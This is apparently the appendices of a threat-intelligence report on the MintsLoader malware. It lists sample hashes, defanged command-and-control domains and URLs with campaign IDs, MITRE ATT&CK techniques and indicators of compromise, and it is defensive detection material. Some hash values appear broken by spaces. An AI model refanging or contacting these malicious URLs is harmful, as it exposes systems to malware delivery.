a336ebda948aabc0ab58311dd902849fa2c461b4c4955b7a05fb209f13ad04e7	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
73c16f0a40a1f8c4544b7d6561f1253eb98fa5fd9e012cb4eaa5a608ca3a3835	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
6f14bf0260d7cae76d72edf7f64de30eb2d8dd8529d924e5ef1fab31394f8b93	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
e2dcb55f6bc339674b8e046e3f72a686a51c8973ae022b31a2dc3f8ebffd86b5	obfuscated	gizpvovur[.]top	/1.php?s=mints13	http://gizpvovur[.]top/1.php?s=mints13	mints13

beb8557e73b32ed094c27b9191290654d50244e4ced7837cd73ecb683c8e7607	obfuscated	gizpvovur[.]top	/1.php?s=mints13	http://gizpvovur[.]top/1.php?s=mints13	mints13
ab04d2892449c182c902028ab9a800f44daae107d9686a6f38c964d958246348	obfuscated	gizpvovur[.]top	/1.php?s=mints13	http://gizpvovur[.]top/1.php?s=mints13	mints13
8f749a8cd01566864555b1f13009b9bc95b897d8403b1aa0714f734e2815ee0b	obfuscated	gizpvovur[.]top	/1.php?s=mints13	http://gizpvovur[.]top/1.php?s=mints13	mints13
7ea7823c33b4182058ec4d60810065f302e9b8ab0f35181aac8c49f118999018	obfuscated	gizpvovur[.]top	/1.php?s=mints13	http://gizpvovur[.]top/1.php?s=mints13	mints13
62930c952afb6d192393e97ac72bb2de9d0bf769ee71bad91450b481016c9749	obfuscated	gizpvovur[.]top	/1.php?s=mints13	http://gizpvovur[.]top/1.php?s=mints13	mints13
3400fd399ed69c64bf8b69473f86af46cddf189dffd647f5526b224de0c59bcc	obfuscated	gizpvovur[.]top	/1.php?s=mints13	http://gizpvovur[.]top/1.php?s=mints13	mints13
29f9b490b0dd1e5b8ce8d2117385904e30255dcd2c1ffd3dd9bca0ec3dea0de0	obfuscated	gizpvovur[.]top	/1.php?s=mints13	http://gizpvovur[.]top/1.php?s=mints13	mints13
988fb70f34b01aa425cc1d05e8116dc82f1e9a0b2af184c6f80fcf78408d6bdd	obfuscated	bnzuyeubizh3f[.]top	/1.php?s=mints21	http://bnzuyeubizh3f[.]top/1.php?s=mints21	mints21
7c173de2ad1f1a0c50bee959aa8a72388cd8d5634af5dedbbdde3312002ba702	obfuscated	bnzuyeubizh3f[.]top	/1.php?s=mints21	http://bnzuyeubizh3f[.]top/1.php?s=mints21	mints21
0f500b1bb3d280ac3d65120f7dd2e584f3d5d863353ed5dd85842fad27c430be	obfuscated	bnzuyeubizh3f[.]top	/1.php?s=mints21	http://bnzuyeubizh3f[.]top/1.php?s=mints21	mints21
59d157775637bcddbae82d51984c945f71813895fcfb219ab5599e77722ee4bc	obfuscated	bnzuyeubizh3f[.]top	/1.php?s=mints21	http://bnzuyeubizh3f[.]top/1.php?s=mints21	mints21
8db99e93ddb318b1b5c6c6bda81860a2f414e19ca7e1134988c47c4c0d1ed9d8	obfuscated	ewhbuxu3ibz[.]top	/1.php?s=mints21	http://ewhbuxu3ibz[.]top/1.php?s=mints21	mints21
a340b4edfbd7f86d31639bb0ecab7c6cefedc28262a6741c46639b48388ecbb3	obfuscated	gjbubtuub[.]top	/1.php?s=mints21	http://gjbubtuub[.]top/1.php?s=mints21	mints21

4617c748f179c1a1b5fab371ba759c15c64ff1502d1dd7cb0e4c818e362ca824	obfuscated	gsosnub8zg3[.]top	/1.php?s=mints21	http://gsosnub8zg3[.]top/1.php?s=mints21	mints21
c7e1ec43b94c34555c384ae3548eb8d9f90c3a5e411b55060196d1c1db058046	obfuscated	gsosnub8zg3[.]top	/1.php?s=mints21	http://gsosnub8zg3[.]top/1.php?s=mints21	mints21
77f87335d5ce3f835d786aee101f9a704974a2246c30996f5e4e5b6c35baed1a	obfuscated	gsosnub8zg3[.]top	/1.php?s=mints21	http://gsosnub8zg3[.]top/1.php?s=mints21	mints21
7200e39bbd6e5c61c256e26f7b5dbb92ddfa6b3815e983904be17d8af6a2ca3c	obfuscated	oierhjuhbi3i3[.]top	/1.php?s=mints21	http://oierhjuhbi3i3[.]top/1.php?s=mints21	mints21
eb2908ea4f927e6a098d7424c901a47e01d2f5828d61becf22251051ee6dfcae	obfuscated	opribhzuw8bz[.]top	/1.php?s=mints21	http://opribhzuw8bz[.]top/1.php?s=mints21	mints21
bd914c8398eae298dcd6677e1451c5d1a3b42098a538f8eb517bd0ba5af3e242	obfuscated	opribhzuw8bz[.]top	/1.php?s=mints21	http://opribhzuw8bz[.]top/1.php?s=mints21	mints21
3bc884d670f6d80e5307e392a2bdab2c3502a82ebfc44240a91df6a6ac2175b1	obfuscated	opzovbjzueg[.]top	/1.php?s=mints21	http://opzovbjzueg[.]top/1.php?s=mints21	mints21
19094deecb365546f7696f12f9c3f2b56f659fd9bad908420d3754696737400a	obfuscated	pbizntettbvs[.]top	/1.php?s=mints21	http://pbizntettbvs[.]top/1.php?s=mints21	mints21
b51b5b9d7512a1f6f8b6a552258e92a0235ea36aea762521ce497804bb2a2c98	obfuscated	phsujibusy4ubad[.]top	/1.php?s=mints21	http://phsujibusy4ubad[.]top/1.php?s=mints21	mints21
41facb3e96a81c04259c40c2170e6dc53047838e0f918dba889fc6510bc4374d	obfuscated	sfibhzu3ubhza[.]top	/1.php?s=mints21	http://sfibhzu3ubhza[.]top/1.php?s=mints21	mints21
03b7a8c7c964792a864b9b0f6b804b6a1aa4e175541e2efece98c89bd00a150b	obfuscated	zpoeritjbs[.]top	/1.php?s=mints21	http://zpoeritjbs[.]top/1.php?s=mints21	mints21
3807fea3ed708c35400d77bcf27abca2cb99c442f1a401c16fbf8bbe0692ca63	obfuscated	zpoeritjbs[.]top	/1.php?s=mints21	http://zpoeritjbs[.]top/1.php?s=mints21	mints21
75195ef8cf09e67bcd535095af073c42ff5ec0f4a53bbace928b2e502b3b8b20	obfuscated	zpoeritjbs[.]top	/1.php?s=mints21	http://zpoeritjbs[.]top/1.php?s=mints21	mints21

6db2b77898ddb6ef910c709f7f0c298bc6f7d2418a622a1ccdb6c0f6f37f7ca8	obfuscated	zpoeritjbs[.]top	/1.php?s=mints21	http://zpoeritjbs[.]top/1.php?s=mints21	mints21
a60cfde502906c47bcc5ced714fcc6f97bee98f8c4a9597405955c30b9368dd1	obfuscated	saubhziu3ibz[.]top	/1.php?s=mints42	http://saubhziu3ibz[.]top/1.php?s=mints42	mints42
62042c1ce6b241755f9a6add0e6f6269704189b939f8ab6aebc7005983a27bf6	clear	hisatophjrok12[.]top	/1.php?s=flibabc11	http://hisatophjrok12[.]top/1.php?s=flibabc11	flibabc11
e19728f0914350cb03d10cd93d1b3c1fb55b797bcff8dbfc17d385448547b1db	clear	hisatophjrok12[.]top	/1.php?s=flibabc11	http://hisatophjrok12[.]top/1.php?s=flibabc11	flibabc11
aec2646ebe29ad68516daec6f9cc1899e6a7a6278d72ce6a1c5c6ebe8158bac1	clear	hisatophjrok12[.]top	/1.php?s=flibabc11	http://hisatophjrok12[.]top/1.php?s=flibabc11	flibabc11
4f56db66612501f27b89698519e37fb644fd1f18eb5ce9ceadf0128acd82dc2d	clear	hisatophjrok12[.]top	/1.php?s=flibabc11	http://hisatophjrok12[.]top/1.php?s=flibabc11	flibabc11
5841dbecbb49f945961bdab35fcac9ed5df1d302435432f9e60114a14811ce8e	clear	hisatophjrok12[.]top	/1.php?s=flibabc11	http://hisatophjrok12[.]top/1.php?s=flibabc11	flibabc11
aea7023ce204dd9e3c1b6bed76cea284f13e54d3b208f2777edf32966c68d3d1	clear	hisatophjrok12[.]top	/1.php?s=flibabc11	http://hisatophjrok12[.]top/1.php?s=flibabc11	flibabc11
0bda646fd2666b25a3b8a154e1d1804560d3c8a232dbcc459ec9018a6aca051a	clear	hisatophjrok12[.]top	/1.php?s=flibabc11	http://hisatophjrok12[.]top/1.php?s=flibabc11	flibabc11
b8804a7ef09a9c1e8ede3a86a087b754b42f5b37c6de1e82c86f38d01c297ee2	clear	ighnjnueuelll[.]top	/1.php?s=mints13	http://ighnjnueuelll[.]top/1.php?s=mints13	mints13
5f84510eafe6cc002c5916ca29b264af48aaed7b85d8225dd13373fdb9c0c24d	clear	ighnjnueuelll[.]top	/1.php?s=mints13	http://ighnjnueuelll[.]top/1.php?s=mints13	mints13
2500f98e30ed3f862562b0009d9a86dbeba9a6a98decbd4d0ca464fb2d7fed2f	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
f79340c3d0533db76179b5cac2c24103139aa98db863db7ce5c297ebac53e38e	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13

76a9aaeeeb983f974dca623 26919e3a5003b7eb7cf52c8 8ee5529729ffa23373	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
b23db792c9a70149a51e77f 3d4cc7460168a10efaa6cc8f 9b03785c62aa78c4f	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
d60599606453b1742fc7ed9 b742bfada6570ffdb63bee5f 844184ad03dd3d845	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
ab54df6315fa35cebe89c0a c00496cf52a92ee494e5b5 41a702c194f358b838b	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
9317dd58dee61236619640b a968858e81000ce32e9981d fa6b411b88a55662c3	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
76fc9864a5f9d547301f602 8e89f1ae86f9fe654e83bfc6 d5a9349663ba7f36c	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
5b1cd480bdea2fbf0ff3a46b f4b8ef443365417cc558862 4a927957960c3c04c	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
68c43633bf5ebc44ce288fd 50efd68a68ab1fca6e544c18 136e461a07dfeb763	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
41d7739b419bc85e5dd847e 460f2aeb51fc627577375819 5ef5b9b3ddc3fab20	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
373d849e72f9a9b6e9ea1bf 9edd4c1c716fedd6b521503 b2f095419a37b51639	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
0c5c602416e2297e797efae 478763caeef6f0e5f49fc21e 6877f765d852680a9	clear	mbuzy3yvzw3r[.]top	/1.php?s=mints13	http://mbuzy3yvzw3r[.]top/1.php?s=mints13	mints13
985b84ed4c00325cf67bc3 751d2a967b79c7be442dc5a 54100444ed91ce34787	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
88df4507704ab40374e227 6c636ed6ba3bc7ef82014f8 73b86f57df3097eb45b	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13

7f25101d5dc5e9cb14590cdc0ad00f973fd122baa7c7040 04855707707785cb8	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
7b10641a07b68b10457c60d0483d00a142dbcb5fc5b554 64b80a4511f74e1880	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
5a60a9dc3ade9d5673a5e2596f4ac57b385de2df643e5 fc86dc09a0889f7b6d7	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
597e7a3fe15fb5e2125f66b631719a663eca41d32c01d6d 8533554326c5bd0a5	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
59590fa09de7dd1eb0e62b2a24196f8c68d80c9c20b4b5 17927ee79d5cd418a3	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
31dc0de61e0e3ef235f8cfb82f16186fa38713ddbcf653ca 20b595e1864b7159	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
24c03cb37e48b5810f40fdd69acb290d67dbfd003bef5c 21cf23b1d210a0faa1	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
ebdd0c6f2ecf449623ba004d2a4535daec49a480d7b12 b37749fb7fc09f84079	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
c8cf888268ed36df121f12d750629c7074c607ad7f3ba4d fefdab937500d8cfe	clear	nzy3tvbb72g3[.]top	/1.php?s=mints13	http://nzy3tvbb72g3[.]top/1.php?s=mints13	mints13
cd0543c663275efb96134ccfd7da6067eb69fa8e57fabdff b25e6cbbd4348926	clear	tubuz3ubhz222[.]top	/1.php?s=mints13	http://tubuz3ubhz222[.]top/1.php?s=mints13	mints13
2b529b5727c675ae8c3c8c5df9916c9b1c192dfe9faf54c5 fb367d02b4983755	clear	tubuz3ubhz222[.]top	/1.php?s=mints13	http://tubuz3ubhz222[.]top/1.php?s=mints13	mints13
ab3a8d9f9d2136caa2dee4a00af47cb74d03068a367f57 152fd22909cd7612b7	clear	tubuz3ubhz222[.]top	/1.php?s=mints13	http://tubuz3ubhz222[.]top/1.php?s=mints13	mints13
3b98dbb7962739800e54afdd915ba344f4359c369e3ee 7693998b986611c476d	clear	tubuz3ubhz222[.]top	/1.php?s=mints13	http://tubuz3ubhz222[.]top/1.php?s=mints13	mints13

82f1a7d1344b06bfe465944968c7f4e55af67a8fabf3379afb5a70fb93c379ae	clear	tubuz3ubhz222[.]top	/1.php?s=mints13	http://tubuz3ubhz222[.]top/1.php?s=mints13	mints13
75341b24e7cbb26e63265647822e824f0574591755a589ceef2a91c4a72877c7	base64	gibuzuy37v2v[.]top	/1.php?s=mints13	http://gibuzuy37v2v[.]top/1.php?s=mints13	mints13
de667801ace00ef4b75e92250278c4da751a0b8a4745637ed4b3fb2398e40d44	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
d86a4bfdbff65e1f6a899406bce43e6fa3b5b452a13865aef50d2e0214868514	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
d7cf171bddfb008efff9838ce70201cbb93d539162c0cbf2b8be330c2dd4edff	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
c6f369ee57ecf4e2951d3a2c33735329d5de3d32364c540c154020c3abe34006	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
bd6f70461202cc9c132a051aa9be64091686e617ab5d0b5590e7c88f0775bd3e	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
aa5b6c72985405bf7eecd33c982fab2bae6e49b40b30fee14eead0901b072889	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
9679e36b28e3d3d0452f1d41855ea65d7256701555624870ce6a4ad53d904be1	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
938394ddd6bf91194d427c17641d2b20d5edfe60b9532735b54a67598ab28d62	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
9195afb9dfda7aa95ad035f559a36e30dc8b6b91460ab229a239abd4a05293ea	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
8bd5c41654a256c71887c96d544bc017505c720e76e460112153a3b3224a24ad	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
89fb0c4f8a24669f4dda6cc89acbf6b3c9c1a2ba7f5ae95cd01ca33e011a4022	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13

72adde6903619acf53767fd92016868e4d329a3815086cafe564a66b3113d1e5	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
6fd3cf432287a224d1748b2638849134595d17c767cc91e231b73f9643f85455	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
67aae0a62f28306fd0be1ce7383e639c878fc0f3fe8b348caca43fb68803b4b0	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
66139b8789ccce106be21de96ca6680303033af4b009803447deb2579688ed48	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
516e6db2d069745e7d3b9aab65bbd9eaaf7794c36e551f90f5ce4575c9dd2b3d	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
ff929c92159d283af87f233f76aa1a322a54d1b8dbbbe6cdd2ef33745a048e17	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
4a6fdaf2e12c9e573006a2f5bd79f1283a9f316faba45f29e413e5dcb71d0ea3	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
48953b08e69a164414911788405813f6975204f30a4f521e15162f7f43ea44be	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
216f055e53cc4a2dbc4d595fb41ed853b8ac94b9be53c114fa2eb63a87e12a87	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
37e5904015f6b2643d23bc70ec58d79b7e50a982978148bf0fefaffe48cec603	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
35c9b2113fabcedf6bd698b3ff1700a2ada46a1b8244496fac2490c880271f78	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
1181cfd5fdc7b3efc88201a986ea36b3f427042cafa3f23ad6ec7e32abb54d0e	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
0a2644debc5293d49931b8ab4acef65b140e7e64fd9eb010c01eb66b0bc2b360	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13

06088db1fcfa686592bf471c9a632849a6b280b574faf6aa4305fd7838f99d0e	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
f6a70bc601f531166a509f2b2ac997a710e2deaeb829f5463dbb9a91c12216c5	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
e865a8cc36db489adacecd0932e4b07d9320402532c5e15918c377bbda156c37	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
3f7557758c4815f0e8ad5b1ed3de8b0d448ad8182776dcc7284b4c76a64e6ca3	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
969b6df11eee3909fa0a2aad7d93d5aadc02cc7ca1c53f7e75888302916d41f4	base64	tibhzuygfuyz[.]top	/1.php?s=mints13	http://tibhzuygfuyz[.]top/1.php?s=mints13	mints13

Appendix B: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Initial Access: Drive-by Compromise	T1189
Initial Access: Phishing	T1566
Initial Access: Phishing: Spearphishing Link	T1566.002
Execution: Command and Scripting Interpreter: JavaScript	T1059.007
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Execution: Indirect Command Execution	T1202
Execution: User Execution: Malicious File	T1204.002
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Impair Defenses: Disable or Modify Tools	T1562.001
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005
Defense Evasion: Obfuscated Files or Information	T1027
Defense Evasion: Virtualization/Sandbox Evasion	T1497
Command and Control: Application Layer Protocol: Web Protocols	T1071.001
Command and Control: Dynamic Resolution: Domain Generation Algorithms	T1568.002
Command and Control: Encrypted Channel: Symmetric Cryptography	T1573.001
Command and Control: Ingress Tool Transfer	T1105
Command and Control: Remote Access Software	T1219

Appendix C: Indicators of Compromise (IoCs)

MintsLoader First-Stage URLs:

```
http://jpfsrvgvncxxcrm[.]top/1[.]php?s=522
http://ymhjbmojwfdhdgp[.]top/1[.]php?s=flibabc21
http://mgibfgcefbdahig[.]top/1[.]php?s=flibabc11
http://lfpdppdvtvjmlsw[.]top/1[.]php?s=flibabc12
http://jpfsrvgvncxxcrm[.]top/1[.]php?s=flibabc14
http://muaomibvaovbuth[.]top/1[.]php?s=523
http://gejkkahlkdgfich[.]top/1[.]php?s=523
http://ymhjbmojwfdhdgp[.]top/1[.]php?s=flibabc25
http://mgibfgcefbdahig[.]top/1[.]php?s=flibabc23
http://maahecbejmkimjl[.]top/1[.]php?s=flibabc13
http://wxwxesrjqlqstff[.]top/1[.]php?s=527
http://lfpdppdvtvjmlsw[.]top/1[.]php?s=flibabc22
http://maahecbejmkimjl[.]top/1[.]php?s=524
http://acibbnijcehcmbi[.]top/1[.]php?s=flibabc22
http://acibbnijcehcmbi[.]top/1[.]php?s=524
http://brcfvyjjkrckwik[.]top/1[.]php?s=flibabc13
http://njjakcxvhhipfur[.]top/1[.]php?s=523
http://akclafkefbcdala[.]top/1[.]php?s=flibabc14
http://pfaeldsmbmqbatk[.]top/1[.]php?s=flibabc23
http://maahecbejmkimjl[.]top/1[.]php?s=522
http://gejkkahlkdgfich[.]top/1[.]php?s=flibabc11
http://maahecbejmkimjl[.]top/1[.]php?s=flibabc12
http://utywisodjehkcxpp[.]top/1[.]php?s=flibabc25
http://pfaeldsmbmqbatk[.]top/1[.]php?s=flibabc21
http://njjakcxvhhipfur[.]top/1[.]php?s=527
http://hghihheldjfgede[.]top/1[.]php?s=521
http://qukojwqmhfdpjuu[.]top/1[.]php?s=flibabc23
http://nifncmnemidcekd[.]top/1[.]php?s=flibabc25
http://hghihheldjfgede[.]top/1[.]php?s=flibabc11
http://nclfbjmecejjjki[.]top/1[.]php?s=flibabc22
http://muaomibvaovbuth[.]top/1[.]php?s=flibabc13
http://dnsjxaeyevjvrhc[.]top/1[.]php?s=flibabc21
http://hghihheldjfgede[.]top/1[.]php?s=flibabc14
http://qukojwqmhfdpjuu[.]top/1[.]php?s=523
http://njjakcxvhhipfur[.]top/1[.]php?s=flibabc12
http://brcfvyjjkrckwik[.]top/1[.]php?s=522
http://akclafkefbcdala[.]top/1[.]php?s=521
http://akclafkefbcdala[.]top/1[.]php?s=523
http://bfidmcjejlilflg[.]top/1[.]php?s=flibabc14
http://dnsjxaeyevjvrhc[.]top/1[.]php?s=flibabc12
http://frnfsmyariiyljw[.]top/1[.]php?s=524
```

```
http://pfaeldsmbmqbatk[.]top/1[.]php?s=527
http://hbmagedlhgmakek[.]top/1[.]php?s=flibabc21
http://frnfsmyariiyljw[.]top/1[.]php?s=522
http://frnfsmyariiyljw[.]top/1[.]php?s=flibabc23
http://bfidmcjejlilflg[.]top/1[.]php?s=flibabc22
http://rkuagqnmnypetvf[.]top/1[.]php?s=flibabc25
http://frnfsmyariiyljw[.]top/1[.]php?s=flibabc13
http://1berumerb[.]shop/1[.]php?s=flibabc21
http://derukolino[.]site/1[.]php?s=flibabc21
http://goru-heruo[.]site/1[.]php?s=flibabc21
http://selonufiremul[.]online/1[.]php?s=flibabc21
http://ferujoludo[.]online/1[.]php?s=flibabc22
http://jorukeldagol[.]site/1[.]php?s=flibabc22
http://selonufiremul[.]online/1[.]php?s=flibabc22
http://tbnzuejbize[.]top/1[.]php?s=mints11
http://ewiojfohvuysu[.]top/1[.]php?s=mints13
http://gizpvovur[.]top/1[.]php?s=mints13
http://bnzuyeubizh3f[.]top/1[.]php?s=mints21
http://ewhbuxu3ibz[.]top/1[.]php?s=mints21
http://gjbubtuub[.]top/1[.]php?s=mints21
http://gsosnub8zg3[.]top/1[.]php?s=mints21
http://oierhjuhbi3i3[.]top/1[.]php?s=mints21
http://opribhzuw8bz[.]top/1[.]php?s=mints21
http://opzovbjzueg[.]top/1[.]php?s=mints21
http://pbizntettbvs[.]top/1[.]php?s=mints21
http://phsujibusy4ubad[.]top/1[.]php?s=mints21
http://sfibhzu3ubhza[.]top/1[.]php?s=mints21
http://zpoeritjbs[.]top/1[.]php?s=mints21
http://saubhziu3ibz[.]top/1[.]php?s=mints42
http://hisatophjrok12[.]top/1[.]php?s=flibabc11
http://ighnjnueuelll[.]top/1[.]php?s=mints13
http://mbuzy3yvzw3r[.]top/1[.]php?s=mints13
http://nzy3tvbb72g3[.]top/1[.]php?s=mints13
http://tubuz3ubhz222[.]top/1[.]php?s=mints13
http://gibuzuy37v2v[.]top/1[.]php?s=mints13
http://rigzuvzi3bnz3[.]top/1[.]php?s=mints13
http://tibhzuygfuyz[.]top/1[.]php?s=mints13
http://baredaseco[.]pro/1[.]php?s=flibabc11
http://poejhsjeuiwd[.]top/1[.]php?s=flibabc12
http://bnzyewtreugbhbw[.]top/1[.]php?s=mints21
http://hkinuxb3bz[.]top/1[.]php?s=527
http://ehlmccfgdcffmam[.]top/1[.]php?s=515
http://xtflqjhubseiihm[.]top/1[.]php?s=527
http://jhubzgv3[.]top/1[.]php?s=527
http://104[.]194[.]222[.]166 /1[.]php?s=boicn
http://ksdgbx9oenj[.]top/1[.]php?s=527
```

```
http://herophombyre[.]top/1[.]php?s=flibabc13
http://morukoliso[.]space/1[.]php?s=flibabc22
http://nlafhhiffkceadc[.]top/1[.]php?s=527
http://shd9inbjz4[.]top/1[.]php?s=527
http://dnsjxaeyevjvrhc[.]top/1[.]php?s=527
http://anccvfsrkauefoh[.]top/1[.]php?s=527
http://portomigro[.]top/1[.]php?s=flibabc13
http://lalclenfjhkinbn[.]top/1[.]php?s=52
http://ymhjbmojwfdhdgp[.]top/1[.]php?s=527
http://64[.]52[.]80[.]211 /1[.]php?s=boicn
http://bnbuzu49ibz4[.]top/1[.]php?s=527
http://acrtyfmjdxpvnha[.]top/1[.]php?s=527
http://mnvuz3gvy3[.]top/1[.]php?s=527
http://emildeeeabebggm[.]top/1[.]php?s=527
http://jmfprcpenkqskxk[.]top/1[.]php?s=527
http://jpfsrvgvncxxcrm[.]top/1[.]php?s=527
http://lalclenfjhkinbn[.]top/1[.]php?s=527
http://xjhgbsyqxnwblmm[.]top/1[.]php?s=527
http://mgkwjihehqcknbp[.]top/1[.]php?s=527
http://bzyvyws4ub83z[.]top/1[.]php?s=mints21
http://gnyzy3u4bbzwe2[.]top/1[.]php?s=mints21
http://hlkvwjlvbpyuipr[.]top/1[.]php?s=527
http://kchiiijhmmldlll[.]top/1[.]php?s=515
http://muaomibvaovbuth[.]top/1[.]php?s=527
http://sohfnsciqntlgbp[.]top/1[.]php?s=527
http://dnbabanlldibban[.]top/1[.]php?s=521
http://usccifwieyrpadk[.]top/1[.]php?s=flibabc13
http://usccifwieyrpadk[.]top/1[.]php?s=524
http://kdldinfemjemlhi[.]top/1[.]php?s=flibabc22
http://hlkvwjlvbpyuipr[.]top/1[.]php?s=flibabc23
http://hlkvwjlvbpyuipr[.]top/1[.]php?s=flibabc11
http://usccifwieyrpadk[.]top/1[.]php?s=flibabc14
http://kdldinfemjemlhi[.]top/1[.]php?s=flibabc25
http://dnbabanlldibban[.]top/1[.]php?s=522
http://kdldinfemjemlhi[.]top/1[.]php?s=flibabc21
http://usccifwieyrpadk[.]top/1[.]php?s=527
http://dnbabanlldibban[.]top/1[.]php?s=flibabc12
http://wxwxesrjqlqstff[.]top/1[.]php?s=flibabc11
http://kdldinfemjemlhi[.]top/1[.]php?s=523
```

MintsLoader Second-Stage URLs:

```
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=20760760261
&s=521
```

```
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=22894785938
&s=flibabc13
